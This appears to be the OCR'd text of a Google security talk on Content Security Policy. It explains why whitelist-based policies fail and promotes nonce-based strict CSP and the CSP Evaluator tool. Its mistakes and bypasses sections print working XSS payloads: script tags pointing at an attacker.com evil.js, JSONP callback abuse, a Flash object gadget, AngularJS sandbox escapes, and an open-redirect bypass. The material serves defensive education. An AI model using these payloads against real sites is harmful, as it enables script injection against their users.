CSP Is Dead, Long Live Strict CSP!

Lukas Weichselbaum

About Us

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Senior Information Security Engineer

We work in a special focus area of the **Google** security team aimed at improving product security by targeted proactive projects to mitigate whole classes of bugs.

WHAT IS CSP ?

A tool developers can use to **lock down** their web applications in various ways.

CSP is a **defense-in-depth** mechanism - it reduces the harm that a malicious injection can cause, but it is **not** a replacement for careful input validation and output encoding.

GOALS OF CSP

Have been pretty ambitious...

CSP 2 specification: https://www.w3.org/TR/CSP/

CSP 3 draft: https://w3c.github.io/webappsec-csp/

Granular control over **resources** that can be executed e.g. execution of **inline scripts**, **dynamic code execution** (eval), **trust propagation**.

MITIGATE XSS

risk

Sandbox not just iframes, but any resource, framed or not. The content is forced into a unique origin, preventing it from running scripts or plugins, submitting forms, etc...

REDUCE PRIVILEGE


of the application

Find out when your application gets **exploited**, or behaves differently from how you think it should behave. By collecting violation reports, an administrator can be alerted and easily spot the bug.

DETECT EXPLOITATION

by monitoring violations

WHAT'S IN A POLICY?



It's a HTTP header.


Actually, two.

Content-Security-Policy:	*enforcing mode*
Content-Security-Policy-Report-Only:	*report-only mode*

We'll focus on **script-src**.

HOW DOES IT WORK?

A policy in detail




Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```

HOW DOES IT WORK?

Script injections (XSS) get blocked



money.example.com
<img src="cat.png">
<script src="//yep.com/x.js">
">'><script src="//attacker.com">
">'><script>alert(42)</script>
CSP allows
CSP allows
CSP blocks
CSP blocks
money.example.com
yep.com
attacker.com
source not whitelisted
inline script not allowed
money.example.com/csp_violations_logger

Content-Security-Policy

```
default-src 'self';
script-src 'self' yep.com;
report-uri /csp_violation_logger;
```


BUT... IT'S HARD TO DEPLOY

Two examples from Twitter and GMail



Valid policy at https://twitter.com/ View Raw Policy

script-src https://connect.facebook.net https://cm.g.doubleclick.net https://ssl.google-analytics.com https://graph.facebook.com 'self' 'unsafe-eval' https://*.twimg.com https://api.twitter.com https://analytics.twitter.com https://publish.twitter.com https://ton.twitter.com 'unsafe-inline' https://syndication.twitter.com https://www.google.com https://t.tellapart.com https://platform.twitter.com https://www.google-analytics.com ;




Valid policy at https://mail.google.com

script-src https://clients4.google.com/insights/consumersurveys/ 'self' 'unsafe-inline' 'unsafe-eval' https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://ssl.google-analytics.com/ https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/ ;

BUT... IT'S HARD TO DEPLOY


Two examples from Twitter and GMail

Policies get less secure the longer they get.



Valid policy at https://twitter.com/ View Raw Policy

script-src https://connect.facebook.net https://cm.g.doubleclick.net https://ssl.google-analytics.com https://graph.facebook.com 'self' 'unsafe-eval' https://*.twimg.com https://api.twitter.com https://analytics.twitter.com https://publish.twitter.com https://ton.twitter.com 'unsafe-inline' https://syndication.twitter.com https://www.google.com https://t.tellapart.com https://platform.twitter.com https://www.google-analytics.com ;



Valid policy at https://mail.google.com

script-src https://clients4.google.com/insights/consumersurveys/ 'self' 'unsafe-inline' 'unsafe-eval' https://hangouts.google.com/ https://talkgadget.google.com/ https://*.talkgadget.google.com/ https://www.googleapis.com/appsmarket/v2/installedApps/ https://www-gm-opensocial.googleusercontent.com/gadgets/js/ https://docs.google.com/static/doclist/client/js/ https://www.google.com/tools/feedback/ https://s.ytimg.com/yts/jsbin/ https://www.youtube.com/iframe_api https://ssl.google-analytics.com/ https://apis.google.com/_/scs/abc-static/ https://apis.google.com/js/ https://clients1.google.com/complete/ https://apis.google.com/_/scs/apps-static/_/js/ https://ssl.gstatic.com/inputtools/js/ https://ssl.gstatic.com/cloudsearch/static/o/js/ https://www.gstatic.com/feedback/js/ https://www.gstatic.com/common_sharing/static/client/js/ https://www.gstatic.com/og/_/js/ https://*.hangouts.sandbox.google.com/ ;

These are not strict... they allow 'unsafe-inline' (and 'unsafe-eval').

Even if they removed 'unsafe-inline' (or added a nonce), any JSONP endpoint on whitelisted domains/paths can be the nail in their coffin.

In practice, in a lot of real-world complex applications CSP is just used for **monitoring purposes**, not as a defense-in-depth against XSS.

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COMMON MISTAKES [1/4]

Trivial mistakes

'unsafe-inline' in script-src (and no nonce)

```
script-src 'self' 'unsafe-inline';
object-src 'none';
```

Same for **`default-src`**, if there's no **`script-src`** directive.

Bypass

```
">'><script>alert(1337)</script>
```

COMMON MISTAKES [2/4]

Trivial mistakes

URL schemes or wildcard in script-src (and no 'strict-dynamic')

```
script-src 'self' https: data: *;
object-src 'none';
```

Same for URL schemes and wildcards in `object-src`.

Bypasses

```
">'><script src=https://attacker.com/evil.js></script>
```

```
">'><script src=data:text/javascript,alert(1337)></script>
```

COMMON MISTAKES [3/4]

Less trivial mistakes

Missing object-src or default-src directive

```
script-src 'self';
```

It looks secure, right?

Bypass

```
">'><object type="application/x-shockwave-flash"
data='https://ajax.googleapis.com/ajax/libs/yui/2.8.0r4/build/ch
arts/assets/charts.swf?allowedDomain=\"})))}catch(e){alert(1337)
}//'>
<param name="AllowScriptAccess" value="always"></object>
```

COMMON MISTAKES [4/4]

Less trivial mistakes

Allow 'self' + hosting user-provided content on the same origin

```
script-src 'self';
object-src 'none';
```

Same for `object-src`.

Bypass

```
">'><script src="/user_upload/evil_cat.jpg.js"></script>
```

BYPASSING CSP [1/5]

Whitelist bypasses

JSONP-like endpoint in whitelist

```
script-src 'self' https://whitelisted.com;
object-src 'none';
```


Bypass

```
">'><script src="https://whitelisted.com/jsonp?callback=alert">
```

DEMO

BYPASSING CSP [2/5]

JSONP is a problem



bypassable.com

```
"><script
src="https://whitelisted.com/j
sonp?callback=alert(1);u">
```

A SOME* attack

```
"><script
src="https://whitelisted.com/j
sonp?callback=x.click">
```

```
alert(1);u({...})
```

```
x.click({...})
```

* **Same Origin Method Execution**

1) You whitelist an origin/path hosting a JSONP endpoint.
2) Javascript execution is allowed, extent is depending on how liberal the JSONP endpoint is and what a user can control (just the callback function or also parameters).

Don't whitelist JSONP endpoints.

Sadly, there are a lot of those out there.

...especially on CDNs!

BYPASSING CSP [3/5]

Whitelist bypasses

AngularJS library in whitelist

```
script-src 'self' https://whitelisted.com;
object-src 'none';
```

Bypass


```
"><script src="https://whitelisted.com/angular.min.js"></script>
<div ng-app ng-csp>{{1336 + 1}}</div>
```

```
"><script
src="https://whitelisted.com/angularjs/1.1.3/angular.min.js">
</script>
<div ng-app ng-csp id=p ng-click=$event.view.alert(1337)>
```

Also works without user interaction, e.g. by combining with JSONP endpoints or other JS libraries.

BYPASSING CSP [4/5]

AngularJS is a problem


bypassable.com
CSP allows
CSP allows
Sandbox bypass in AngularJS
Outdated Angular + outdated Prototype.js giving access to window

```
ng-app ng-csp ng-click=$event.view alert(1337)>
<script src="//whitelisted.com/angular.js"></script>
```

```
ng-app ng-csp>
<script src="//whitelisted.com/angular.js"></script>
<script src="//whitelisted.com/prototype.js">
</script>{{$on.curry.call() alert(1)}}
```

Powerful JS frameworks are a problem

1) You whitelist an origin/path hosting a version of AngularJS with known sandbox bypasses. Or you combine it with outdated Prototype.js. Or JSONP endpoints.
2) The attacker can exploit those to achieve full XSS.

For more bypasses in popular CDNs, see Cure53's mini-challenge.

Don't use CSP in combination with CDNs hosting AngularJS.

BYPASSING CSP [5/5]

Path relaxation

Path relaxation due to open redirect in whitelist

```
script-src https://whitelisted.com/totally/secure.js https://site.with.redirect.com;
object-src 'none';
```


Path is ignored after redirect!

Bypass

~~"\>'\><script src="https://whitelisted.com/jsonp?callback=**alert**"\>~~

```
">'><script src="https://site.with.redirect.com/redirect?url=https%3A//whitelisted.com/jsonp%2Fcallback%3Dalert">
```

Spec: "To avoid leaking path information cross-origin (as discussed in Homakov's Using Content-Security-Policy for Evil), the matching algorithm ignores path component of a source expression if the resource loaded is the result of a redirect."



money.example.com


```
<script
src="https://site.with.redirect.com/
redirect?url=https%3A//whitelisted.com
/jsonp%2Fcallback%3Dalert"></script>
```

CSP EVALUATOR

"A Tool to Rule Them All"

https://csp-evaluator.withgoogle.com

- Core library is open source
- Also as a Chrome Extension



CSP Evaluator

CSP Evaluator is a small tool that allows developers and security experts to check if a Content Security Policy (CSP) serves as a strong mitigation against cross-site scripting attacks. Reviewing CSP policies is usually a very manual process and most developers are not aware of CSP bypasses. CSP Evaluator checks are based on a large-scale empirical study and are aimed to help developers to harden their CSP. This tool is provided only for the convenience of developers and Google provides no guarantees or warranties for this tool.

Content Security Policy

Sample unsafe policy   Sample safe policy

```
script-src 'unsafe-inline' 'unsafe-eval' 'self' data: https://www.google.com http://www.google-analytics.com/gtm/js
    https://*.gstatic.com/feedback/ https://ajax.googleapis.com;
style-src 'self' 'unsafe-inline' https://fonts.googleapis.com https://www.google.com;
default-src 'self' * 127.0.0.1 https://[2a00:79e0:1b:2:b466:5fd9:dc72:f00e]/foobar;
img-src https: data:;
child-src data:;
foobar-src 'foobar';
report-uri http://csp.withgoogle.com/csp/test/1;
```

CSP Version 3 (nonce based + backward compatibility checks) ▾

CHECK CSP

Evaluated CSP as seen by a browser supporting CSP Version 3

expand/collapse all

❗ script-src	Consider using nonce/hash based CSP instead of host/scheme whitelists host/scheme whitelist based CSPs can often be bypassed. Consider using 'strict-dynamic' in combination with nonces/hashes.
✓ style-src	
❗ default-src	
✓ img-src	
❗ child-src	
✕ foobar-src	Directive "foobar-src" is not a known CSP directive.
❗ report-uri	
? object-src [missing]	Can you restrict object-src to 'none'?

How secure are real-world CSP policies ?

Largest Empirical Study on Effectiveness of CSPs in the Web


CSP is Dead, Long Live CSP

On the Insecurity of Whitelists and the Future of Content Security Policy
